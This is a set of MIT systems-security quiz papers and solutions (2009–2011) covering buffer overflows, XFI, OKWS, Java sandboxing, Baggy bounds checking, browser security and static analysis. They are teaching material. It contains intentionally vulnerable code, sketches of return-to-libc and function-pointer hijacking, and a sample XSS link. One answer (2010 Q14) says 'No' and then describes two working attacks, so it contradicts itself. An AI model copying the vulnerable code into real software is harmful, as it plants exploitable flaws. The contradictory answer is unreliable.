Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.893 Fall 2009

Quiz I Solutions

All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/18)	II (xx/16)	III (xx/18)	IV (xx/8)	V (xx/18)
VI (xx/8)	**VII (xx/8)**	**VIII (xx/6)**	**Total (xx/100)**	

The mean score on the quiz was 67, median was 62, and standard deviation 15.

Name:

I Buffer Overflows

Ben Bitdiddle is building a web server that runs the following code sequence, in which `process_req()` is invoked with a user-supplied string of arbitrary length. Assume that `process_get()` is safe, and for the purposes of this question, simply returns right away.

```
void process_req(char *input) {
    char buf[256];
    strcpy(buf, input);
    if (!strncmp(buf, "GET ", 4))
        process_get(buf);
    return;
}
```

1. [6 points]: Ben Bitdiddle wants to prevent attackers from exploiting bugs in his server, so he decides to make the stack memory non-executable. Explain how an attacker can still exploit a buffer overflow in his code to delete files on the server. Draw a stack diagram to show what locations on the stack you need to control, what values you propose to write there, and where in the input string these values need to be located.

Answer: An attacker can still take control of Ben's server, and in particular, remove files, by using a "return-to-libc" attack, where the return address is overflowed with the address of the `unlink` function in libc. The attacker must also arrange for the stack to contain proper arguments for `unlink`, at the right location on the stack.

2. [6 points]: Seeing the difficulty of preventing exploits with a non-executable stack, Ben instead decides to make the stack grow up (towards larger addresses), instead of down like on the x86. Explain how you could exploit `process_req()` to execute arbitrary code. Draw a stack diagram to illustrate what locations on the stack you plan to corrupt, and where in the input string you would need to place the desired values.

Answer: The return address from the `strcpy` function is on the stack following the `buf` array. If the attacker provides an input longer than 256 bytes, the subsequent bytes can overwrite the return address from `strcpy`, vectoring the execution of the program to an arbitrary address when `strcpy` returns.

3. [6 points]: Consider the StackGuard system from the “Buffer Overflows” paper in the context of Ben’s new system where the stack grows *up*. Explain where on the stack the canary should be placed, at what points in the code the canary should be written, and at what points it should be checked, to prevent buffer overflow exploits that take control of the return address.

Answer: The canary must be placed at an address immediately before each function’s return address on the stack. Because the stack grows up, this space must be reserved by the caller (although it’s OK if the callee puts the canary value there, before executing any code that might overflow the stack and corrupt the return address). The callee must verify the canary value before returning to the caller.

II XFI

4. [2 points]: Suppose a program has a traditional buffer overflow vulnerability where the attacker can overwrite the return address on the stack. Explain what attacks, if any, an attacker would be able to mount if the same program is run under XFI. Be specific.

Answer: Because XFI has two stacks, the attacker will not be able to exploit a traditional buffer overflow (corrupting the return address). The attacker may still be able to corrupt other data or pointers on the allocation stack; see below.

5. [4 points]: Suppose a program has a buffer overflow vulnerability which allows an attacker to overwrite a function pointer on the stack (which is invoked shortly after the buffer is overflowed). Explain what attacks, if any, an attacker would be able to mount if the same program is run under XFI. Be specific.

Answer: The attacker can cause the module to start executing the start of any legal function in the XFI module, or any legal stub that will in turn execute allowed external functions.

6. [4 points]: Suppose a malicious XFI module, which is not allowed to invoke `unlink()`, attempts to remove arbitrary files by directly jumping to the `unlink()` code in `libc`. What precise instruction will fail when the attacker tries to do so, if any?

Answer: The CFI label check before the jump to `unlink` will notice that the `unlink` function does not have the appropriate CFI label, and abort execution.

7. [6 points]: Suppose a malicious XFI module wants to circumvent XFI's inline checks in its code. To do so, the module allocates a large chunk of memory, copies its own executable code to it (assume XFI is running with only write-protection enabled, for performance reasons, so the module is allowed to read its own code), and replaces all XFI check instructions in the copied code with `NOP` instructions. The malicious module then calls a function pointer, whose value is the start of the copied version of the function that the module would ordinarily invoke. Does XFI prevent an attacker from bypassing XFI's checks in this manner, and if so, what precise instruction would fail?

Answer: XFI assumes and relies on the hardware/OS to prevent execution of data memory (e.g. the NX flag on recent x86 CPUs).

III Privilege Separation

8. [4 points]: OKWS uses database proxies to control what data each service can access, but lab 2 has no database proxies. Explain what controls the data that each service can access in lab 2.

Answer: Lab 2 relies on file permissions (and data partitioning) to control what service can access what data.

9. [8 points]: In lab 2, logging is implemented by a persistent process that runs under a separate UID and accepts log messages, so that an attacker that compromises other parts of the application would not be able to corrupt the log. Ben Bitdiddle dislikes long-running processes, but still wants to protect the log from attackers. Suggest an alternative design for Ben that makes sure past log messages cannot be tampered with by an attacker, but does not assume the existence of any long-running user process.

Answer: One approach may be to use a setuid binary that will execute the logging service on-demand under the appropriate user ID.

10. [6 points]: Ben proposes another strawman alternative to OKWS: simply use `chroot()` to run each service process in a separate directory root. Since each process will only be able to access its own files, there is no need to run each process under a separate UID. Explain why Ben's approach is faulty, and how an attacker that compromises one service will be able to compromise other services too.

Answer: Processes running under the same UID can still kill or debug each other, even though they cannot interact through the file system.

IV Information Flow Control

11. [8 points]: This problem was buggy; everyone received full credit.

V Java

12. [4 points]: When a privileged operation is requested, extended stack introspection walks up the stack looking for a stack frame which called `enablePrivilege()`, but stops at the first stack frame that is not authorized to call `enablePrivilege()`. Give an example of an attack that could occur if stack inspection did not stop at such stack frames.

Answer: A luring attack, whereby trusted code that has called `enablePrivilege()` accidentally invokes untrusted code, which can then perform privileged operations.

13. [8 points]: Suppose you wanted to run an applet and allow it to connect over the network to web.mit.edu port 80, but nowhere else. In Java, opening a network connection is done by constructing a Socket object, passing the host and port as arguments to the constructor. Sketch out how you would implement this security policy with extended stack introspection, assuming that the system library implementing sockets calls `checkPrivilege("socket")` in the Socket constructor. Explain how the applet must change, if any.

Answer: Something like the following code:

```
public class MitSocketFactory {
    public static Socket getSocket() {
        enablePrivilege("socket");
        return new Socket("web.mit.edu", 80);
    }
}
```

The applet's code would need to invoke `MitSocketFactory.getSocket()` instead of using the `Socket` constructor directly.

14. [6 points]: Sketch out how you would implement the same security policy as in part (b), except by using name space management. Explain how the applet must change, if any.

Answer: Replace the Socket object with MitSocket in the applet's namespace:

```
public class MitSocket extends Socket {
    public MitSocket(String host, int port) {
        super();
        if (!host.equal("web.mit.edu") || port != 80)
            throw SecurityException("only web.mit.edu:80 allowed");
        connect(host, port);
    }

    ...
}
```

The applet would not have to change. Note that `MitSocket`'s constructor does not call `super(host, port)`. Instead, it invokes `super()` and calls `connect(host, port)` later. Invoking the `super(host, port)` constructor would have allowed the applet to open connections to arbitrary hosts (which would then be immediately closed), by constructing an `MitSocket` object with the right `host` and `port` arguments, since the security check comes after the superclass constructor.

VI Browser

15. [8 points]: The paper argues that the child policy (where a frame can navigate its immediate children) is unnecessarily strict, and that the descendant policy (where a frame can navigate the children of its children's frames, and so on) is just as good. Give an example of how the descendant policy can lead to security problems that the child policy avoids.

Answer: Consider a web site that contains a login frame, where users are expected to input passwords. Under the descedant policy, an attacker can put the web site in a frame, and navigate the login frame (a grandchild) to http://attacker.com, which looks similar to the original one, to steal passwords.

VII Resin

16. [8 points]: Sketch out the Resin filter and policy objects that would be needed to avoid cross-site scripting attacks through user profiles in `zoobar`. Assume that you have a PHP function to strip out JavaScript.

Answer: There are several possible solutions. One approach is to define two "empty" policies, *UnsafePolicy* and *JSSanitizedPolicy*, the *export_check* functions of which do nothing. Input strings are tagged *UnsafePolicy*, and the PHP function to strip out JavaScript attaches *JSSanitizedPolicy* to resulting strings. The standard output filter checks that strings must contain neither or both policies.

VIII 6.893

We'd like to hear your opinions about 6.893, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

17. [2 points]: How could we make the ideas in the course easier to understand?

More and simpler examples to illustrate the problem;
More labs.

18. [2 points]: What is the best aspect of 6.893?

Labs;
Recent papers.

19. [2 points]: What is the worst aspect of 6.893?

Long, conceptual papers;
Repetitive, time-consuming labs.

End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2010

Quiz I


All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.



Mean 49, Median 51, Std. dev. 14

I Baggy bounds checking

Suppose that you use Baggy bounds checking to run the following C code, where X and Y are constant values. Assume that *slot_size* is 16 bytes, as in the paper.

```
1  char *p = malloc(40);
2  char *q = p + X;
3  char *r = q + Y;
4  *r = '\0';
```

For the following values of X and Y, indicate which line number will cause Baggy checking to abort, or NONE if the program will finish executing without aborting.

Answer: Recall that Baggy bounds checking rounds up the allocation size to the nearest power of 2 (in this case, 64 for pointer p), and can track out-of-bounds pointers that are up *slot_size/2* out of bounds.

1. [2 points]: $X = 45, Y = 0$
Answer: NONE: the access is within the 64 bytes limit.

2. [2 points]: $X = 60, Y = 0$
Answer: NONE: the access is within the 64 bytes limit.

3. [2 points]: $X = 50, Y = -20$
Answer: NONE: the access is within the 64 bytes limit.

4. [2 points]: $X = 70, Y = -20$
Answer: NONE: q goes out of bounds, but by less than *slot_size*/2, so r is in bounds again.

5. [2 points]: $X = 80, Y = -20$
Answer: Line 2: since q goes out of bounds by more than *slot_size*/2, Baggy aborts the pointer arithmetic. (We also accepted the answer of Line 4, due to some confusion.)

6. [2 points]: $X = -5, Y = 4$
Answer: Line 4: the reference is 1 byte before the start of the object, i.e. out of bounds.

7. [2 points]: $X = -5, Y = 60$
Answer: NONE: within the 64-byte object bounds.

8. [2 points]: $X = -10, Y = 20$
Answer: Line 2: since q goes out of bounds by more than *slot_size*/2, in the negative direction. (We also accepted the answer of Line 4, due to some confusion.)

II Control hijacking

Consider the following C code:

```
struct foo {
    char buf[40];
    void (*f2) (struct foo *);
};

void
f(void)
{
    void (*f1) (struct foo *);
    struct foo x;

    /* .. initialize f1 and x.f2 in some way .. */

    gets(x.buf);
    if (f1)   f1(&x);
    if (x.f2) x.f2(&x);
}
```

There are three possible code pointers that may be overwritten by the buffer overflow vulnerability: $f1$, $x.f2$, and the function's return address on the stack. Assume that the compiler typically places the return address, $f1$, and x in that order, from high to low address, on the stack, and that the stack grows down.

9. [5 points]: Which of the three code pointers can be overwritten by an adversary if the code is executed as part of an XFI module?

Answer: $x.f2$ can be overwritten, because it lives at a higher address than $x.buf$ on the allocation stack. $f1$ and the return address live on the scoped stack, which cannot be written to via pointers.

10. [5 points]: What code could the adversary cause to be executed, if any, if the above code is executed as part of an XFI module?

Answer: Any function inside the XFI module that is the target of indirect jumps (i.e., has an XFI label), and any stubs for allowed external functions (which also have XFI labels). The adversary cannot jump to arbitrary functions inside the XFI module that are not the targets of indirect jumps (and thus do not have an XFI label).

11. [5 points]: What code could the adversary cause to be executed, if any, if the above code is executed under control-flow enforcement from lab 2 (no XFI)?

Answer: Any code that was jumped to during the training run at the calls to $f1$ or $x.f2$, or any call sites of this function f during the training run.

III OS protection

Ben Bitdiddle is running a web site using OKWS, with one machine running the OKWS server, and a separate machine running the database and the database proxy.

12. [12 points]: The database machine is maintained by another administrator, and Ben cannot change the 20-byte authentication tokens that are used to authenticate each service to the database proxy. This makes Ben worried that, if an adversary steals a token through a compromised or malicious service, Ben will not be able to prevent the adversary from accessing the database at a later time.

Propose a change to the OKWS design that would avoid giving tokens to each service, while providing the same guarantees in terms of what database operations each service can perform, without making any changes to the database machine.

Answer 1: Implement a second proxy on the OKWS machine that keeps the real database tokens, accepts queries from services (authenticating the service using UIDs or another token), and forwards the queries to the real database server / proxy.

Answer 2: Establish connections to the database proxies in the launcher, send the 20-byte token from the launcher, and then pass the (now authenticated) file descriptors to the services.

13. [5 points]: Ben is considering running a large number of services under OKWS, and is worried he might run out of UIDs. To this end, Ben considers changing OKWS to use the same UID for several services, but to isolate them from each other by placing them in separate `chroot` directories (instead of the current OKWS design, which uses different UIDs but the same `chroot` directory). Explain, specifically, how an adversary that compromises one service can gain additional privileges under Ben's design that he or she cannot gain under the original OKWS design.

Answer: The compromised service could use `kill` or `ptrace` to interfere with or take over other services running under the same UID.

IV Capabilities and C

Ben Bitdiddle is worried that a plugin in his web browser could be compromised, and decides to apply some ideas from the “Security Architectures for Java” paper to sandboxing the plugin’s C code using XFI.

Ben decides to use the capability model (§3.2 from the Java paper), and writes a function `safe_open` as follows:

```
int
safe_open(const char *pathname, int flags, mode_t mode)
{
     char buf[1024];
     snprintf(buf, sizeof(buf), "/safe-dir/%s", pathname);
     return open(buf, flags, mode);
}
```

which is intended to mirror Figure 2 from the Java paper. To allow his plugin’s XFI module to access to files in `/safe-dir`, Ben allows the XFI module to call the `safe_open` function, as well as the standard `read`, `write`, and `close` functions (which directly invoke the corresponding system calls).

14. [10 points]: Can a malicious XFI module access files (i.e., read or write) outside of `/safe-dir`? As in the Java paper, let’s ignore symbolic links and “..” components in the path name. Explain how or argue why not.

Answer: No. There are two possible attacks. First, a malicious XFI module could guess legitimate integer file descriptor numbers of other open files in the browser process (e.g., cookie files or cache files), and invoke `read` or `write` on them. Second, a malicious XFI module could write arbitrary data D to address A by first writing D to a file in `/safe-dir`, and then invoking `read` on that file, passing A as the buffer argument to `read`. This will write D to memory location A (since `read` is outside of XFI), and allow the attacker to gain control of the entire process.

V Browser security

15. [6 points]: In pages of a site which has enabled ForceHTTPS, `<SCRIPT SRC=...>` tags that load code from an `http://.../` URL are redirected to an `https://.../` URL. Explain what could go wrong if this rewriting was not performed.

Answer: An active attacker could replace the Javascript code in the HTTP response with arbitrary malicious code that could modify the containing HTTPS page or steal any of the data in that page, or the cookie for the HTTPS page's origin.

Ben Bitdiddle runs a web site that frequently adds and removes files, which leads to customers complaining that old links often return a 404 File not found error. Ben decides to fix this problem by adding a link to his site's search page, and modifies how his web server responds to requests for missing files, as follows (in Python syntax):

```
def missing_file(reqpath):
    print "HTTP/1.0 200 OK"
    print "Content-Type: text/html"
    print ""
    print "We are sorry, but the server could not locate file", reqpath
    print "Try using the <A HREF=/search>search function</A>."
```

16. [10 points]: Explain how an adversary may be able to exploit Ben's helpful error message to compromise the security of Ben's web application.

Answer: An adversary could construct a link such as:

`http://ben.com/<SCRIPT>alert(5);</SCRIPT>`,

containing arbitrary Javascript code, and trick legitimate users into visiting that link (e.g., by purchasing ads on some popular site). Ben's server would echo the request path back verbatim, including the Javascript code, causing the victim's browser to execute the resulting Javascript as part of Ben's page, giving the attacker's Javascript code access to the victim's cookies for Ben's site.

VI 6.858

We'd like to hear your opinions about 6.858, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

17. [2 points]: How could we make the ideas in the course easier to understand?

18. [2 points]: What is the best aspect of 6.858?

19. [2 points]: What is the worst aspect of 6.858?

End of Quiz

Department of Electrical Engineering and Computer Science


MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2011

Quiz I: Solutions

Please do not write in the boxes below.

I (xx/20)	II (xx/10)	III (xx/16)	IV (xx/22)	V (xx/10)	VI (xx/16)	VII (xx/6)	Total (xx/100)



I XFI

Consider the following assembly code, which zeroes out 256 bytes of memory pointed to by the EAX register. This code will execute under XFI. XFI's allocation stack is not used in this code.

You will need fill in the verification states for this code, which would be required for the verifier to check the safety of this code, along the lines of the example shown in Figure 4 of the XFI paper. Following the example from the paper, possible verification state statements include:

```
valid[regname+const, regname+const)
origSSP = regname+const
retaddr = Mem[regname]
```

where `regname` and `const` are any register names and constant expressions, respectively. Include all verification states necessary to ensure safety of the subsequent instruction, and to ensure that the next verification state is legal.

```
  x86 instructions        Verification state

  mrguard(EAX, 0, 256)
                           (1)
  ECX := EAX      # current pointer
  EDX := EAX+256  # end of 256-byte array

loop:
                           (2)
  Mem[ECX] := 0
  ECX := ECX+4
                           (3)
  if ECX+4 > EDX, jmp out
                           (4)
  jmp loop

out:
  ...
```

1. [5 points]: What are the verification states needed at location marked (1)?

Answer:

- valid[EAX-0, EAX+256) is the only verification state that can be inferred at this point.

2. [5 points]: What are the verification states needed at location marked (2)?

Answer:

- valid[EAX-0, EAX+256), from above.
- valid[ECX-0, ECX+4), to satisfy the subsequent write to 4 bytes at ECX.
- valid[ECX-0, EDX+0), to represent the loop condition.

3. [5 points]: What are the verification states needed at location marked (3)?

Answer:

- valid[EAX-0, EAX+256), from above.
- valid[ECX-4, EDX+0), the loop condition updated with new value of ECX.

4. [5 points]: What are the verification states needed at location marked (4)?

Answer:

- valid[EAX-0, EAX+256), from above.
- valid[ECX-4, EDX+0), from above.
- valid[ECX-0, ECX+4), inferred from the check just before.

Note that these verification states must imply (i.e., be at least as strong) as the verification states at (2).

II ForceHTTPS

5. [10 points]: Suppose `bank.com` uses and enables ForceHTTPS, and has a legitimate SSL certificate signed by Verisign. Which of the following statements are true?

A. True / False ForceHTTPS prevents the user from entering their password on a phishing web site impersonating `bank.com`.

Answer: False.

B. True / False ForceHTTPS ensures that the developer of the `bank.com` web site cannot accidentally load Javascript code from another web server using `<SCRIPT SRC=...>`.

Answer: False.

C. True / False ForceHTTPS prevents a user from accidentally accepting an SSL certificate for `bank.com` that's not signed by any legitimate CA.

Answer: True.

D. True / False ForceHTTPS prevents a browser from accepting an SSL certificate for `bank.com` that's signed by a CA other than Verisign.

Answer: False.

III Zoobar security

Ben Bitdiddle is working on lab 2. For his privilege separation, he decided to create a separate database to store each user's zoobar balance (instead of a single database called `zoobars` that stores everyone's balance). He stores the zoobar balance for user `x` in the directory `/jail/zoobar/db/zoobars.x`, and ensures that usernames cannot contain slashes or null characters. When a user first registers, the login service must be able to create this database for the user, so Ben sets the permissions for `/jail/zoobar/db` to 0777.

6. [4 points]: Explain why this design may be a bad idea. Be specific about what an adversary would have to do to take advantage of a weakness in this design.

Answer: Since the directory is world-writable, an adversary could replace the contents of an arbitrary database, by first renaming the existing database's subdirectory to some unused name, and then creating a fresh directory (database) with the desired name of the database. For example, the adversary could replace all passwords with ones that the adversary chooses.

Answer: If an attacker can compromise any service, he can rename the `zoobars.x` file, since the directory is world-writable and not sticky, and replace it with a new one. (He can also replace the file with a symbolic link to an interesting other file that the zoobar-handling user can write to, and mount something along the lines of a confused-deputy attack.)

Full credit was also given for creating a directory before the user gets created; partial credit was given for removing a directory (since you cannot remove a non-empty directory you don't have permissions on).

Ben Bitdiddle is now working on lab 3. He has three user IDs for running server-side code, as suggested in lab 2 (ignoring transfer logging):

- User ID 900 is used to run dynamic python code to handle HTTP requests (via zookfs). The database containing user profiles is writable only by uid 900.
- User ID 901 is used to run the authentication service, which provides an interface to obtain a token given a username and password, and to check if some token for a username is valid. The database containing user passwords and tokens is stored in a DB that is readable and writable only by uid 901.
- User ID 902 is used to run the transfer service, which provides an interface to transfer zoobar credits from user *A* to user *B*, as long as a token for user *A* is provided. The database storing zoobar balances is writable only by uid 902. The transfer service invokes the authentication service to check whether a token is valid.

Recall that to run Python profile code for user *A*, Ben must give the profile code access to *A*'s token (the profile code may want to transfer credits to visitors, and will need this token to invoke the transfer service).

To support Python profiles, Ben adds a new operation to the authentication service's interface, where the caller supplies an argument `username`, the authentication service looks up the profile for `username`, runs the profile's code with a token for `username`, and returns the output of that code.

7. [4 points]: Ben discovers that a bug in the HTTP handling code (running as uid 900) can allow an adversary to steal zoobars from any user. Explain how an adversary can do this in Ben's design.

Answer: An adversary can modify an arbitrary user's profile and inject Python code that will transfer all of the user's zoobars to the adversary's account.

8. [8 points]: Propose a design change that prevents attackers from stealing zoobars even if they compromise the HTTP handling code. Do not make any changes to the authentication or transfer services (i.e., code running as uid 901 and 902).

Answer: Use a separate service, running as a separate uid, to edit profiles. Make sure the profile database is writable only by this new service's uid. Require the user's token to be passed to this service when editing a user's profile. Have this profile-editing service check the token using the authentication service.

Note that this only prevents attacking users who never log in, as the HTTP service can get the token of any user who does log in. An argument that compromising the HTTP service gets you wide latitude in compromising any user's activity would have been accepted for full credit.

IV Baggy bounds checking

Consider a system that runs the following code under the Baggy bounds checking system, as described in the paper by Akritidis et al, with slot_size=16:

```
struct sa {
  char buf[32];
  void (*f) (void);
};

struct sb {
  void (*f) (void);
  char buf[32];
};

void handle(void) {
  printf("Hello.\n");
}

void buggy(char *buf, void (**f) (void)) {
  *f = handle;
  gets(buf);
  (*f) ();
}

void test1(void) {
  struct sa x;
  buggy(x.buf, &x.f);
}

void test2(void) {
  struct sb x;
  buggy(x.buf, &x.f);
}

void test3(void) {
  struct sb y;
  struct sa x;
  buggy(x.buf, &y.f);
}

void test4(void) {
  struct sb x[2];
  buggy(x[0].buf, &x[1].f);
}
```

Assume the compiler performs no optimizations and places variables on the stack in the order declared, the stack grows down (from high address to low address), that this is a 32-bit system, and that the address of `handle` contains no zero bytes.

9. [6 points]:

A. True / False If function `test1` is called, an adversary can construct an input that will cause the program to jump to an arbitrary address.

Answer: True. (If you overflow x.buf into x.f, you remain within the allocation bounds of x.)

B. True / False If function `test2` is called, an adversary can construct an input that will cause the program to jump to an arbitrary address.

Answer: False. (If you overflow x.buf into any higher location, like the return pointer, you exceed the allocation bounds of x.)

C. True / False If function `test3` is called, an adversary can construct an input that will cause the program to jump to an arbitrary address.

Answer: False. (If you overflow x.buf into any higher location, like y, you exceed the allocation bounds of x.)

D. True / False If function `test4` is called, an adversary can construct an input that will cause the program to jump to an arbitrary address.

Answer: True. (If you overflow x[0] into x[1], you remain within the allocation bounds of the array x.)

For the next four questions, determine what is the minimum number of bytes that an adversary has to provide as input to cause this program to likely crash, when running different test functions. Do not count the newline character that the adversary has to type in to signal the end of the line to `gets`. Recall that `gets` terminates its string with a zero byte.

10. [4 points]: What is the minimum number of bytes that an adversary has to provide as input to likely cause a program running `test1` to crash?

Answer: 32 (by overwriting x.f with a NUL byte, and jumping to it). Overwriting 64 bytes would cause a baggy bounds exception, but you can crash the program earlier.

11. [4 points]: What is the minimum number of bytes that an adversary has to provide as input to likely cause a program running `test2` to crash?

Answer: 60 (via a baggy bounds exception).

12. [4 points]: What is the minimum number of bytes that an adversary has to provide as input to likely cause a program running `test3` to crash?

Answer: 64 (via a baggy bounds exception).

13. [4 points]: What is the minimum number of bytes that an adversary has to provide as input to likely cause a program running `test4` to crash?

Answer: 32 (by overwriting x[1].f with a NUL byte, and jumping to it). Overwriting 124 bytes would cause a baggy bounds exception, but you can crash the program earlier.

V Browser security

The same origin policy generally does not apply to images or scripts. What this means is that a site may include images or scripts from any origin.

14. [3 points]: Explain why including images from other origins may be a bad idea for user privacy.

Answer: The other origin's server can track visitors to the page embedding images from that server.

15. [3 points]: Explain why including scripts from another origin can be a bad idea for security.

Answer: The other origin's server must be completely trusted, since the script runs with the privileges of the embedding page. For example, the script's code can access and manipulate the DOM of the embedding page, or access and send out the cookies from the embedding page.

16. [4 points]: In general, access to the file system by JavaScript is disallowed as part of JavaScript code sandboxing. Describe a situation where executing JavaScript code will lead to file writes.

Answer: Setting a cookie in Javascript typically leads to a file write, since the browser usually stores cookies persistently. Loading images can cause the image content to be saved in the cache (in some local file).

VI Static analysis

Consider the following snippet of JavaScript code:

```
1  var P = false;
2
3  function foo() {
4    var t1 = new Object();
5    var t2 = new Object();
6    var t = bar(t1, t2);
7    P = true;
8  }
9
10 function bar(x, y) {
11   var r = new Object();
12   if (P) {
13     r = x;
14   } else {
15     r = y;
16   }
17
18   return r;
19 }
```

A flow sensitive pointer analysis means that the analysis takes into account the order of statements in the program. A flow insensitive pointer analysis does not consider the order of statements.

17. [4 points]: Assuming no dead code elimination is done, a flow-insensitive pointer analysis (i.e., one which does not consider the control flow of a program) will conclude that variable `t` in function `foo` may point to objects allocated at the following line numbers:

A. True / False Line 1

Answer: False.

B. True / False Line 4

Answer: True.

C. True / False Line 5

Answer: True.

D. True / False Line 11

Answer: True.

18. [4 points]: Assuming no dead code elimination is done, a flow-sensitive pointer analysis (i.e., one which considers the control flow of a program) will conclude that variable `t` in function `foo` may point to objects allocated at the following line numbers:

A. True / False Line 1

Answer: False.

B. True / False Line 4

Answer: True.

C. True / False Line 5

Answer: True.

D. True / False Line 11

Answer: False.

19. [2 points]: At runtime, variable `t` in function `foo` may only be observed pointing to objects allocated at the following line numbers:

A. True / False Line 1

Answer: False.

B. True / False Line 4

Answer: True.

C. True / False Line 5

Answer: True.

D. True / False Line 11

Answer: False.

20. [2 points]: Do you think a sound analysis that supports the `eval` construct is going to be precise? Please explain.

Answer: No, because it is difficult to statically reason about the code that may be executed at runtime when eval is invoked, unless the analysis can prove that arbitrary code cannot be passed to eval at runtime, and can statically analyze all possible code strings that can be passed to eval.

21. [4 points]: What is one practical advantage of the bottom-up analysis of the call graph described in the PHP paper by Xie and Aiken (discussed in class)?

Answer: Performance and scalability, by not analyzing functions that are not invoked by application code, and by summarizing the effects of the function once and reusing that information for inter-procedural analysis.

VII 6.858

We'd like to hear your opinions about 6.858, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

22. [2 points]: How could we make the ideas in the course easier to understand?

Answer: Any answer received full credit.

23. [2 points]: What is the best aspect of 6.858 so far?

Answer: Any answer received full credit.

24. [2 points]: What is the worst aspect of 6.858 so far?

Answer: Any answer received full credit.

